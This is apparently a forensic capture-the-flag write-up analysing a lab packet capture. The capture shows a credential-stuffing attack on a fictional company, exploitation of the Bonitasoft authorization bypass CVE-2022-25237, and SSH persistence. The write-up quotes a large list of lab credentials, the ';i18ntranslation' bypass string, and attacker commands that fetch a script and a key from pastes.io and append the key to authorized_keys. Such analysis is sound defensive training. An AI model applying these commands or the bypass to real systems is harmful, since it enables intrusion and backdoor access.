username=Antoinette.Vittel%40forela.co.uk&password=bGtHL8cg&_l=en username=Winston.Conville%40forela.co.uk&password=cEmh5W2Vh&_l=en username=Kayley.Northway%40forela.co.uk&password=s9MC7mkdVU&_l=en username=Gianina.Tampling%40forela.co.uk&password=maUIffqQl&_l=en username=Mathian.Skidmore%40forela.co.uk&password=TQSNp6XrK&_l=en username=Ebony.Oleszcuk%40forela.co.uk&password=uAWnyfKOjQM&_l=en username=Skipton.Pickerill%40forela.co.uk&password=lcsui1Nu&_l=en username=Osborne.Humpatch%40forela.co.uk&password=OJ4WHcI4D&_l=en username=Puff.Yapp%40forela.co.uk&password=M08Aae&_l=en username=Griffith.Lumm%40forela.co.uk&password=QPepd0M8wBK&_l=en username=Rakel.Cawley%40forela.co.uk&password=h4gW3YLwnW9t&_l=en username=Teresita.Benford%40forela.co.uk&password=uvYjtQzX&_l=en username=Ellerey.Bierling%40forela.co.uk&password=Nva0nKTz&_l=en username=Drusilla.Nice%40forela.co.uk&password=l35Euh0T3Am&_l=en username=Marven.Samuel%40forela.co.uk&password=LPU0qQnt108&_l=en username=Mella.Amsberger%40forela.co.uk&password=4nIYM5WqN&_l=en username=Clerc.Killich%40forela.co.uk&password=vYdwoVhGIwJ&_l=en username=Merl.Lavalde%40forela.co.uk&password=BgfiOVXNLBc&_l=en username=Merna.Rammell%40forela.co.uk&password=u7pWoF36fn&_l=en username=Ahmed.Monteaux%40forela.co.uk&password=6uskrtw8U&_l=en username=Cordelie.Rostron%40forela.co.uk&password=mAtdcJh&_l=en username=Gypsy.Henric%40forela.co.uk&password=lLPqVgmHs5F&_l=en username=Jordain.Eykel%40forela.co.uk&password=rnMXBNdNW0&_l=en username=Talya.Sterman%40forela.co.uk&password=3gCERZ2JMh&_l=en username=Norbie.Bartolini%40forela.co.uk&password=GV2zlop&_l=en username=Denny.Gepson%40forela.co.uk&password=q2JqCSXk69&_l=en username=Guss.Botten%40forela.co.uk&password=sVMRgGmv0sE&_l=en username=Adora.Mersh%40forela.co.uk&password=85Hh8JZkJR6&_l=en username=Imelda.Braben%40forela.co.uk&password=dC7bjGLYB&_l=en username=Garrard.Colisbe%40forela.co.uk&password=jMi9iP&_l=en username=Nefen.Heffernon%40forela.co.uk&password=VR0ZA8&_l=en username=Tobiah.Horstead%40forela.co.uk&password=fp0OQl&_l=en username=Adrea.Shervil%40forela.co.uk&password=7YoFhtUq&_l=en username=Nola.Crichmer%40forela.co.uk&password=QGa58W3L&_l=en username=Pat.Kloisner%40forela.co.uk&password=N8ZwVMzF6&_l=en username=Berny.Ferrarin%40forela.co.uk&password=lPCO6Z&_l=en username=Cariotta.Whife%40forela.co.uk&password=x3hoU0&_l=en username=Lauren.Pirozzi%40forela.co.uk&password=wsp0Uy&_l=en username=Gerri.Cordy%40forela.co.uk&password=w15pvWGTK&_l=en username=seb.broom%40forela.co.uk&password=g0vernm3nt&_l=en username=seb.broom%40forela.co.uk&password=g0vernm3nt&_l=en username=seb.broom%40forela.co.uk&password=g0vernm3nt&_l=en username=Cynthia.Hatto%40forela.co.uk&password=z0NXI6&_l=en username=Sharon.Claus%40forela.co.uk&password=3X4d06I&_l=en username=Cyndy.Element%40forela.co.uk&password=ybWxct&_l=en username=seb.broom%40forela.co.uk&password=g0vernm3nt&_l=en username=Jenilee.Pressman%40forela.co.uk&password=3eYwLOKhQEcl&_l=en username=Bernelle.Draycott%40forela.co.uk&password=MmxlUAWe0oW&_l=en username=Fredrick.Gerraty%40forela.co.uk&password=W1By0HUByDHO&_l=en username=Samaria.Percifull%40forela.co.uk&password=CUgc3hzHw5g&_l=en username=Alexi.Siman%40forela.co.uk&password=iUS11pX&_l=en username=Pete.Panons%40forela.co.uk&password=BKdkGTB&_l=en username=Noam.Harvett%40forela.co.uk&password=VDt8bh&_l=en username=Farleigh.Schouthede%40forela.co.uk&password=JzI6Dvhy&_l=en username=Stanleigh.Tuckwell%40forela.co.uk&password=VQCk8TGn3&_l=en username=Aline.Rivallant%40forela.co.uk&password=gFixyf1nGgf&_l=en username=Konstance.Domaschke%40forela.co.uk&password=6XLZjvD&_l=en username=Vida.Murty%40forela.co.uk&password=4ulecG&_l=en username=Elka.Cavet%40forela.co.uk&password=n1aSdc&_l=enWe can see multiple authentication attempts with usernames and passwords that do not appear to be random, but instead correspond to corporate accounts in the format firstname.lastname@forela.co.uk with associated passwords. This shows that the attacker is not performing mass testing of common passwords (Password Spraying (T1110.003)), but rather using credential pairs that were previously collected or leaked, which directly aligns with the Credential Stuffing (T1110.004) technique from the MITRE ATT&CK framework.
Adversaries may use credentials obtained from breach dumps of unrelated accounts to gain access to target accounts through credential overlap. Occasionally, large numbers of username and password pairs are dumped online when a website or service is compromised and the user account credentials accessed.
— MITRE ATT&CK
Answer: Credential Stuffing
Does the vulnerability exploited have a CVE assigned - and if so, which one?
By reviewing the extracted alert signatures from question 1, we can see that the exploitation attempts against the Business Management Platform server are directly associated with a known vulnerability. Specifically, multiple alerts reference Bonitasoft Authorization Bypass and Remote Code Execution and explicitly include the identifier CVE-2022-25237.
We can apply this filter to get the alerts:
alert.signature != null | yield alert.signature | sort | uniq | CVEShow Alerts
ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237) ET EXPLOIT Bonitasoft Authorization Bypass and RCE Upload M1 (CVE-2022-25237) ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237) ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)Answer: CVE-2022-25237
Which string was appended to the API URL path to bypass the authorization filter by the attacker’s exploit?
Reviewing the official CVE description for CVE-2022-25237 confirms the exploitation method observed in the alerts. Bonita Web 2021.2 is affected by an authentication/authorization bypass due to an overly broad exclude pattern used in the RestAPIAuthorizationFilter.

The vulnerability allows users with no privileges to access privileged API endpoints by appending a specific string to the URL. According to the CVE, the strings used to bypass the filter are:
;i18ntranslation/../i18ntranslation/
By analyzing the HTTP request statistics captured in Wireshark, we observed that the attacker appended the string ;i18ntranslation to the API URL path in order to successfully bypass the authorization filter and exploit the vulnerability.
Answer: ;i18ntranslation
How many combinations of usernames and passwords were used in the credential stuffing attack?
To determine the scope of the credential stuffing attack, we analyzed the HTTP payloads captured during the brute-force attempts. By focusing on the _source.layers.http["http.file_data"] field, which contains the submitted username and password combinations, we were able to enumerate all distinct credential pairs used by the attacker.
Applying the following filter allow us to count the unique combinations:
_source.layers.http["http.file_data"] | sort | uniq | count()
Answer: 56
Which username and password combination was successful?
To identify the successful login attempt, we inspected the HTTP traffic for the target server at IP 172.31.6.44. The attacker’s IP performing the credential stuffing was 156.146.62.213. To focus on meaningful traffic, we applied a filter to include only HTTP requests and responses between these two IPs while excluding packets corresponding to failed authentication attempts. Specifically, packets with a length of 187 bytes were removed, as these represent 401 Unauthorized responses.
The filter applied in Wireshark was:
http && ip.addr == 172.31.6.44 && ip.addr == 156.146.62.213 && frame.len != 187
We can observe numerous login attempts in the HTTP traffic, corresponding to the credential stuffing attack. Specifically, our focus is on identifying a login attempt that is followed by a successful response from the server. In this case, we can see that packet 2900 is followed by a response with HTTP code 204, indicating a successful operation. By following the HTTP stream of this request and response, we can extract additional details about the session and confirm the exact username and password used.

In the captured HTTP traffic screenshot, we have highlighted two key events: a failed login attempt using the credentials install:install marked in red, and a successful login attempt with the credentials seb.broom%40forela.co.uk:g0vernm3nt marked in green.
The successful credentials are URL-encoded (%40 representing @), so they must be decoded to reveal the actual username: seb.broom@forela.co.uk.
Answer: seb.broom@forela.co.uk:g0vernm3nt
If any, which text sharing site did the attacker utilize?
To determine whether the attacker utilized a text sharing site, we analyzed the HTTP request statistics captured in Wireshark. Most requests were directed at the target application at forela.co.uk:8080, corresponding to Bonita Web interactions, including login and API exploitation.

Upon inspecting the requests associated with remote code execution, we observed that one of the commands executed by the attacker included a wget request fetching a file from https://pastes.io/raw/bx5gcr0et8. This indicates that the attacker leveraged pastes.io, a text sharing site, to host and retrieve malicious scripts during the exploitation process.
Answer: pastes.io
Please provide the filename of the public key used by the attacker to gain persistence on our host.
The attacker leveraged an external script retrieved from https://pastes.io/raw/bx5gcr0et8, which executed the following command on the compromised host:
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
This script appended a malicious SSH public key to the authorized_keys file located in the .ssh directory of the ubuntu user. By adding their key to this file, the attacker ensured persistence on the host.
The content of the public key, downloaded from https://pastes.io/raw/hffgra4unv, is as follows:
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCgruRMq3DMroGXrcPeeuEqQq3iS/sAL3gryt+nUqbBA/M+KG4ElCvJS4gP2os1b8FMk3ZwvrVTdpEKW6wdGqPl2wxznBjOBstx6OF2yp9RIOb3c/
ezgs9zvnaO07YC8Sm4nkkXHgkabqcM7rHEY4Lay0LWF9UbxueSAHIJgQ2ADbKSnlg0gMnJTNRwKbqesk0ZcG3b6icj6nkKykezBLvWc7z4mkSm28ZVTa15W3HUWSEWRbGgJ6eMBdi7WnWXZ92SYDq0XUBV2Sx2gjoDGHwcd6I0q9BU52wWYo3L3LaPEoTcLuA+hnn82086oUzJfmEUtWGlPAXfJBN7vRIMSvsN
Answer: hffgra4unv
Can you confirm the file modified by the attacker to gain persistence?
The attacker achieved persistence by modifying the authorized_keys file located in the SSH configuration directory of the ubuntu user. As observed in the malicious script downloaded from https://pastes.io/raw/bx5gcr0et8, the command:
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keyswas executed to append a rogue RSA public key to the file /home/ubuntu/.ssh/authorized_keys. This modification enabled the attacker to authenticate to the system via SSH without requiring valid credentials, effectively granting persistent remote access. After the key injection, the script issued a sudo service ssh restart to immediately apply the changes and ensure the backdoor was active.
Answer: /home/ubuntu/.ssh/authorized_keys
Can you confirm the MITRE technique ID of this type of persistence mechanism?
The persistence mechanism used in this attack relies on modifying authentication files to maintain long-term access. In this case, the attacker downloaded a script that appended their own SSH public key into the victim’s authorized_keys file. By doing so, the attacker ensured they could establish an SSH session without needing valid credentials, as possession of the corresponding private key would always grant them access.
This technique is categorized under the MITRE ATT&CK framework as part of Account Manipulation (T1098), specifically the sub-technique SSH Authorized Keys (T1098.004). The intent behind this method is to create a persistent backdoor that survives reboots and bypasses password authentication mechanisms. It is a common persistence strategy in Linux environments due to its simplicity and effectiveness.
Answer: T1098.004